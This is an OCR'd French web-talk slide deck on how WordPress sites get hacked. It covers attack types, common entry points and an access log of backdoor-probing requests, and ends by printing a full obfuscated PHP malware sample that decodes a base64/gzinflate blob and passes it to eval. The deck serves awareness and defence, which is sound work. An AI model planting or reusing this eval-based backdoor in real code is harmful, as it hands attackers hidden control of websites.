
La Revue du Web

09 Novembre 2022

Nous allons parler de ?

une journée qui démarre bien ?




Pas tant que ça


Typologie d’attaques

Très ninja

Pubs intempestives




Articles magiques



Exemple Ninja

- Mon site s’affiche, donc tout va bien !




Exemple Ninja


- Pas si sûr !


Quelques stats

- défacage de site
- site down
- détournement
- site zombie
- Spams mail / commentaires
- black hat seo
- minage de cryptomonnaie
- publicités déguisées




Quelques stats





Quelques stats

- => WordPress
- => Plugins & Thème
- => Serveur (config, php, etc)



à retenir

- Généralement, le pirate veut rentrer dans UN site WP
- pas forcément VOTRE site WP

ça tente…

Victoria, Seychelles	/wp-admin/js/widgets/wp-login....	06/11/2022 00:12:39	194.169.175.22	...5-22.cust.as211760.net	404	
Victoria, Seychelles	https://shakinggroov.com/wp-ad...	06/11/2022 00:12:27	194.169.175.22	...5-22.cust.as211760.net	301	
Victoria, Seychelles	/wp-includes/class-index-wordp...	06/11/2022 00:12:20	194.169.175.22	...5-22.cust.as211760.net	404	
Victoria, Seychelles	https://shakinggroov.com/wp-in...	06/11/2022 00:12:16	194.169.175.22	...5-22.cust.as211760.net	301	
United States	/wp-commentin.php	05/11/2022 19:57:27	5.161.41.99	...clients.your-server.de	404	
United States	https://shakinggroov.com/wp-co...	05/11/2022 19:57:18	5.161.41.99	...clients.your-server.de	301	
United States	/wp-commentin.php	05/11/2022 19:57:07	5.161.41.99	...clients.your-server.de	404	
United States	http://shakinggroov.com/wp-com...	05/11/2022 19:56:59	5.161.41.99	...clients.your-server.de	301	
Germany	/wp-content/themes/seotheme/ma...	04/11/2022 17:03:10	78.47.26.6	...clients.your-server.de	404	
Germany	https://shakinggroov.com/wp-co...	04/11/2022 17:03:08	78.47.26.6	...clients.your-server.de	301	
Germany	/wp-content/themes/seotheme/ma...	04/11/2022 17:03:04	78.47.26.6	...clients.your-server.de	404	
Germany	http://shakinggroov.com/wp-con...	04/11/2022 17:03:00	78.47.26.6	...clients.your-server.de	301	
United States	https://shakinggroov.com/wp-co...	04/11/2022 16:54:08	5.161.41.99	...clients.your-server.de	301	
United States	/wp-content/themes/seotheme/ma...	04/11/2022 16:54:01	5.161.41.99	...clients.your-server.de	404	
United States	http://shakinggroov.com/wp-con...	04/11/2022 16:53:51	5.161.41.99	...clients.your-server.de	301	


Les traces : PHP

```
<?php function SylVxy($sVDLu){$sVDLu=gzinflate(base64_decode($sVDLu));for($i=0;$i<strlen($sVDLu);$i++) {$sVDLu[$i] = chr(ord($sVDLu[$i])-1);}return $sVDLu;}
$L7CRgr = "54d0efefc71cc91dcebea2f410bec96f";eval(SylVxy("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"));?>
```

